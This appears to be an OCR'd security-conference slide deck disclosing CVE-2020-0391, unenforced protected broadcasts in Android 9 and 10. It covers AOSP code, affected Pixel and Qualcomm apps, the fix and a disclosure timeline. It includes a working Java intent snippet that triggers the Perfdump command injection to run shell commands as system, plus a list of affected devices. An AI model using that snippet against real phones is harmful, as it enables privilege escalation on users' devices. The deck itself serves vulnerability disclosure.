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BRIEFINGS

(Un)protected Broadcasts in Android 9 and 10

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Agenda

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Who we are

kryptowire

Kryptowire was jump-started by Defense Advanced Research Projects Agency (DARPA) in late 2011 and R&D supported by Department of Homeland Security Science & Technology (DHS S&T) and National Institute of Standards and Technology (NIST)

Enterprise Mobile Security: Software Assurance, Developer Integration & Mobile Device Management (MDM), Threat Feed, & Security Analytics

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
App Components

Android apps are composed of app components

Can be started independently and perform dedicated tasks


Declared in an app's `AndroidManifest.xml` file

```
<receiver android:name=".NfcBootCompletedReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
```



Intents

IPC messages sent within and between apps



Explicit Intents specify an exact destination app component receiver, whereas *implicit Intents* do not and rely solely on actions to determine the receiver(s)

Implicit

```
Intent intent = new Intent("android.intent.action.BOOT_COMPLETED");
sendBroadcast(intent);
```

Explicit

```
Intent intent = new Intent("android.intent.action.BOOT_COMPLETED");
intent.setClassName("com.android.nfc", "com.android.nfc.NfcBootCompletedReceiver");
sendBroadcast(intent);
```

Protected Broadcasts

Prevents unauthorized entities from sending system broadcast Intents with specific actions

- Commonly used by the Android Framework and system apps

```
<protected-broadcast android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
<protected-broadcast android:name="android.intent.action.BOOT_COMPLETED"/>
<protected-broadcast android:name="android.intent.action.LOCALE_CHANGED"/>
```

Can generally be received by any process that registers for a protected broadcast action, although the sender can require that the receiver possess a permission in order to receive it

```
<receiver android:name=".NfcBootCompletedReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
```

Who can send protected broadcasts?

```
final boolean isCallerSystem;
switch (UserHandle.getAppId(callingUid)) {
    case ROOT_UID:
    case SYSTEM_UID:
    case PHONE_UID:
    case BLUETOOTH_UID:
    case NFC_UID:
    case SE_UID:
        isCallerSystem = true;
        break;
    default:
        isCallerSystem = (callerApp != null) && callerApp.persistent;
        break;
}
// First line security check before anything else: stop non-system apps from
// sending protected broadcasts.
if (!isCallerSystem) {
    if (isProtectedBroadcast) {
        String msg = "Permission Denial: not allowed to send broadcast "
                + action + " from pid="
                + callingPid + ", uid=" + callingUid;
        Slog.w(TAG, msg);
        throw new SecurityException(msg);
    } ...
```

UID checks

System processes with specific UIDs and system apps with the `android:persistent` attribute set to `true` in their `AndroidManifest.xml` file

Only system apps can be persistent

`SecurityException` is thrown when the caller is not part of the system (i.e., `isCallerSystem` is `false`)

Android 9 AOSP snippet from ActivtiyManagerService.java

Not all system apps are created equal

Android apps have an APK file with a path on the file system

```
$ adb shell pm list package -f
/system/priv-app/SettingsGoogle/SettingsGoogle.apk=com.android.settings
/system/app/EasterEgg/EasterEgg.apk=com.android.egg
/vendor/app/TimeService/TimeService.apk=com.qualcomm.timeservice
...
```

Apps contained in a `priv-app` directory are considered "privileged"

- Can be explicitly granted permissions without user involvement through `xml` files

Which app directories can ...?

Android Version	*Can* Register Protected Broadcasts	*Cannot* Register Protect Broadcasts
11	/system/framework, /system/app, /system/priv-app, /vendor/app, /vendor/priv-app, /vendor/overlay, /odm/app, /odm/priv-app, /odm/overlay, /oem/app, /oem/priv-app, /oem/overlay, /product/app, /product/priv-app, /product/overlay /system_ext/app, /system_ext/priv-app, & /system_ext/overlay	/data/app
10	/system/framework, /system/priv-app, /vendor/priv-app, /odm/priv-app, /product/priv-app, & /product_services/priv-app	/data/app, /system/app, /vendor/app, /odm/app, /oem/app, /product/app, /product_services/app, /vendor/overlay, /product_services/overlay, /product/overlay, /odm/overlay, & /oem/overlay
9	/system/framework, /system/priv-app, /vendor/priv-app, /odm/priv-app, & /product/priv-app	/data/app, /system/app, /vendor/app, /odm/app, /oem/app, & /product/app, /vendor/overlay, & /product/overlay
8	/system/framework, /system/app, /system/priv-app, /vendor/app, /oem/app, & /vendor/overlay	/data/app


PackageManagerService

Back-end service that provides information about installed apps via the Android Framework APIs

`PackageManager` → `IPackageManager` → `PackageManagerService`

The system uses `PackageManagerService` to scan the partitions on system startup for apps and parses their manifests to determine installed apps and configure their broadcast permissions

- `/system`, `/vendor`, `/product`, `/odm`, `/oem`, `...`



PackageManagerService (Android 10)

```
// Collect privileged system packages.
final File privilegedAppDir = newFile(Environment.getRootDirectory(), "priv-app");
    scanDirTracedLI(privilegedAppDir,
        mDefParseFlags
        | PackageParser.PARSE_IS_SYSTEM_DIR,
        scanFlags
        | SCAN_AS_SYSTEM
        | SCAN_AS_PRIVILEGED,
        0);

// Collect ordinary system packages.
final File systemAppDir = new File(Environment.getRootDirectory(), "app");
    scanDirTracedLI(systemAppDir,
        mDefParseFlags
        | PackageParser.PARSE_IS_SYSTEM_DIR,
        scanFlags
        | SCAN_AS_SYSTEM,
        0);
```

Apps in the `/system/priv-app` directory are scanned with the `SCAN_AS_SYSTEM` and `SCAN_AS_PRIVILEGED` flags

Apps in the `/system/app` directory are scanned with the `SCAN_AS_SYSTEM` flag

Apps that were not scanned with the `SCAN_AS_PRIVILEGED` flag (i.e., apps in an `app` directory) have their protected broadcast declarations ignored

```
if ((scanFlags & SCAN_AS_PRIVILEGED) == 0) {
    // clear protected broadcasts
    pkg.protectedBroadcasts = null;
    // ignore export request for single user receivers
    if (pkg.receivers != null) {
        for (int i = pkg.receivers.size() - 1; i >= 0; --i) {
            final PackageParser.Activity receiver = pkg.receivers.get(i);
            if ((receiver.info.flags & ActivityInfo.FLAG_SINGLE_USER) != 0) {
                receiver.info.exported = false;
            }
        }
    }
...
}
```

(Un)protected broadcast vulnerability

System apps that are not present in a `priv-app` directory on Android 9 and 10 will offer no protection for the protected broadcast actions the app declares, allowing any app to send them

- CVE-2020-0391 - CVSS 3.X Base Score = 7.3

① `Clutch.apk` declares protected broadcast(s) in app manifest

`/system/app/Clutch/Clutch.apk`

`system_server`

② `system_server` parses protected broadcasts in all app manifests but ignores any from an app not contained in a `priv-app` directory

③ `Third-party App` sends (un)protected broadcast Intents with actions that apps in an `app` directory that are offered no protection at runtime

`Third-party App`

④ `Clutch.apk` apps process (un)protected broadcast Intents sent from third-party app resulting in privilege escalation since it appears to be from an authorized sender

priv-app vs. app directories

Third-party app sends a broadcast Intent that is declared as protected → `am broadcast -a android.perfdump.action.EXT_EXEC_SHELL ...`

Declared in

```
<protected-broadcast
android:name="android.perfdump
.action.EXT_EXEC_SHELL"/>
```


```
Security exception: Permission Denial:
not allowed to send broadcast
android.perfdump.action.EXT_EXEC_SHELL
from pid=13064, uid=10282
```

```
Broadcasting: Intent { act=
android.perfdump.action.EXT_EXEC_SHELL
flg=0x400000 (has extras) }
Broadcast completed: result=0
```

Declared in

Threat Model

Attack Surface: Exported app components that register for (un)protected broadcast actions where the extent depends on the apps present on the device and their file system locations

Attack Vector: Broadcasting intents with (un)protected broadcast actions

Attack Requirements: Local app on the device that can broadcast Intents

Attack Goal: Privilege escalation due to sending spoofed broadcast intents that appears to be from the system when they are really from a third-party app

Android Versions Affected

When reported in May 2020

Android 9

Android 10

Android 11
Developer
Preview 3

Google Pixel 4 (Un)protected Broadcasts

Google Pixel 4 Android 10 build contains 3 apps with (un)protected broadcasts

- `google/flame/flame:10/QQ2A.200405.005/6254899:user/release-keys`

Package Name	(Un)protected Broadcasts	App Path on Device
com.qualcomm.qti.uceShimService	4	/product/app/uceShimService/uceShimService.apk
com.google.SSRestartDetector	2	/product/app/SSRestartDetector/SSRestartDetector.apk
com.android.service.ims.presence	4	/system/app/PresencePolling/PresencePolling.apk

PresencePolling app Overview

Pre-installed app with package name of `com.android.service.ims.presence` that facilitates Rich Communication Services (RCS)

- Path: `/system/app/PresencePolling/PresencePolling.apk`
- Executes with shared UID: `android.uid.phone`

IP Multimedia Subsystem (IMS) external project hosted on android.googlesource.com and is present on Google Pixel 3 and Google Pixel 4 devices

Cause file corruption of the internal database that “mirrors” the device’s official contacts provider

Perfdump app Overview

Pre-installed app with a package name of `com.qualcomm.qti.perfdump` that profiles processes using Linux `perf` tools

- App path: `/system/app/Perfdump/Perfdump.apk`
- Executes with shared UID: `android.uid.system`

Vulnerable versions when path is `/<partition>/app/Perfdump/Perfdump.apk`

- Version code: 8, Version Name: 3.0.1
- Version code: 7, Version Name: 2.1.1

Command injection vulnerability due to a `protected-broadcast` not being protected at runtime

Perfdump app Manifest

```
<protected-broadcast android:name="android.perfdump.action.START_ERROR"/>
<protected-broadcast android:name="android.perfdump.action.DUMP_FINISH"/>
<protected-broadcast android:name="android.perfdump.action.CLEAR_FINISH"/>
<protected-broadcast android:name="android.perfdump.action.EXT_START_TRACE"/>
<protected-broadcast android:name="android.perfdump.action.EXT_DUMP_TRACE"/>
<protected-broadcast android:name="android.perfdump.action.EXT_EXEC_SHELL"/>
<protected-broadcast android:name="android.perfdump.action.EXT_FEEDBACK"/>
```

Protected broadcasts that the Perfdump app declares

```
<receiver android:name=".StaticReceiver">
    <intent-filter>
        <action android:name="android.perfdump.action.EXT_START_TRACE"/>
        <action android:name="android.perfdump.action.EXT_DUMP_TRACE"/>
        <action android:name="android.perfdump.action.EXT_EXEC_SHELL"/>
        <action android:name="android.intent.action.DEVICE_STORAGE_LOW"/>
        <action android:name="android.intent.action.DEVICE_STORAGE_OK"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.provider.Telephony.SECRET_CODE"/>
        <data android:host="73733867" android:scheme="android_secret_code"/>
    </intent-filter>
</receiver>
```

Perfump app component that registers for protected broadcast actions that it declares

Perfdump app Vulnerability Details

Command injection vulnerability - CVE-2020-11164 – CVSS 3.X Base Score = 7.8

- Executes arbitrary commands as `system` using `sh -c <command_to_execute>`

```
Intent intent = new Intent("android.perfdump.action.EXT_EXEC_SHELL");
intent.setClassName("com.qualcomm.qti.perfdump", "com.qualcomm.qti.perfdump.StaticReceiver");
intent.putExtra("callerPackageName", "com.test");
intent.putExtra("shellCommand", <command_to_execute>);
sendBroadcast(intent);
```

Qualcomm advisory ranked the vulnerability as *high severity* and listed the affected chipsets:

- Agatti, APQ8096AU, APQ8098, Bitra, Kamorta, MSM8909W, MSM8917, MSM8940, Nicobar, QCA6390, QCM2150, QCS605, Rennell, SA6155P, SA8155P, Saipan, SDA660, SDM429W, SDM450, SDM630, SDM636, SDM660, SDM670, SDM710, SM6150, SM7150, SM8150, SM8250, SXR1130, SXR2130

Perfdump app Affected Devices Sample

Vendor	Model	Product Name	Android Version	App Version Code	App Version Name
Sony	Xperia 1	802SO	9	8	3.0.1
Nokia	7 Plus	B2N_sprout	9	7	2.1.1
Fairphone	Fairphone 3	FP3	9	8	3.0.1
Meizu	Note 9	meizunote9	9	7	2.1.1
Meizu	16Xs	meizu16Xs	9	8	3.0.1
Xiaomi	Poco F1	beryllium	9	7	2.1.1
Xiaomi	Mi 9	cepheus	9	7	2.1.1
Xiaomi	Mi 8	dipper	9	7	2.1.1
Xiaomi	Mi 8 Pro	equuleus	9	7	2.1.1
Xiaomi	Mi Max 3	nitrogen	9	7	2.1.1
Xiaomi	Mi Mix 3	perseus	9	7	2.1.1

QMMI app QMMI Overview

Pre-installed app with package name of `com.qualcomm.qti.qmmi` that allows the user to test various hardware capabilities

- App path: `/system/app/Qmmi/Qmmi.apk`
- Executes with shared UID: `android.uid.system`

Vulnerable version when path is `/<partition>/app/Qmmi/Qmmi.apk`


- Version code: 400, Version Name: 4.0

Programmatically obtain IMEI1, IMEI2 (if present), Wi-Fi MAC address, Bluetooth address, and serial number from a zero-permission app - CVE-2021-1929 (Currently reserved)

QMMI app Exploitation Workflow

⓪ QMMI app is located in an `app` directory and declares protected broadcasts

```
<protected-broadcast android:name="qualcomm.qti.qmmi.DIAG_START_TESTCAST_ACTION"/>
```



③ register for the action named `qualcomm.qti.qmmi.DIAG_START_TESTCAST`

① register for the action named `qualcomm.qti.qmmi.UPDATE_MESSAGE`

The (un)protected broadcast fix

https://android.googlesource.com/platform/frameworks/base/+/860fd4b6a2a4fe5d681bc07f2567fdc84f0d1580

- com/android/server/pm/PackageManagerService.java

```
if ((scanFlags & SCAN_AS_SYSTEM) != 0  {
    ...
  else
    // non system apps can't be flagged as core
    pkg.coreApp = false;
    // clear flags not applicable to regular apps
...
+   // clear protected broadcasts
+   pkg.protectedBroadcasts = null;
...
```

```
if ((scanFlags & SCAN_AS_PRIVILEGED) == 0) {
-   // clear protected broadcasts
-   pkg.protectedBroadcasts = null;
    // ignore export request for single user receivers
    if (pkg.receivers != null) {
        for  int i = pkg.receivers.size() - 1; i >= 0; --i) {
...
```

Backported fix to vulnerable devices that are still supported

(Un)protected broadcast disclosure timeline

5/08/2020: Initial disclosure to Android Security Team and affected vendors

6/08/2020: Submitted vulnerability report to Google's IssueTracker

6/09/2020: Submission acknowledged

6/15/2020: Google committed the fix - 860fd4b6a2a4fe5d681bc07f2567fdc84f0d1580

6/18/2020: Google finished their initial assessment and ranked the severity as "High"

8/21/2020: Google assigned CVE-2020-0391 for the vulnerability.

9/08/2020: Google changed the vulnerability status to "fixed" and provided bug bounty

Conclusions

Use defense-in-depth design principle by employing multiple forms of access control to guard app components that receive protected broadcasts

Providing explicit feedback to developers via a runtime warning for pre-installed apps may help identify these cases in the future

Ensure there is good communication when making significant changes to the system

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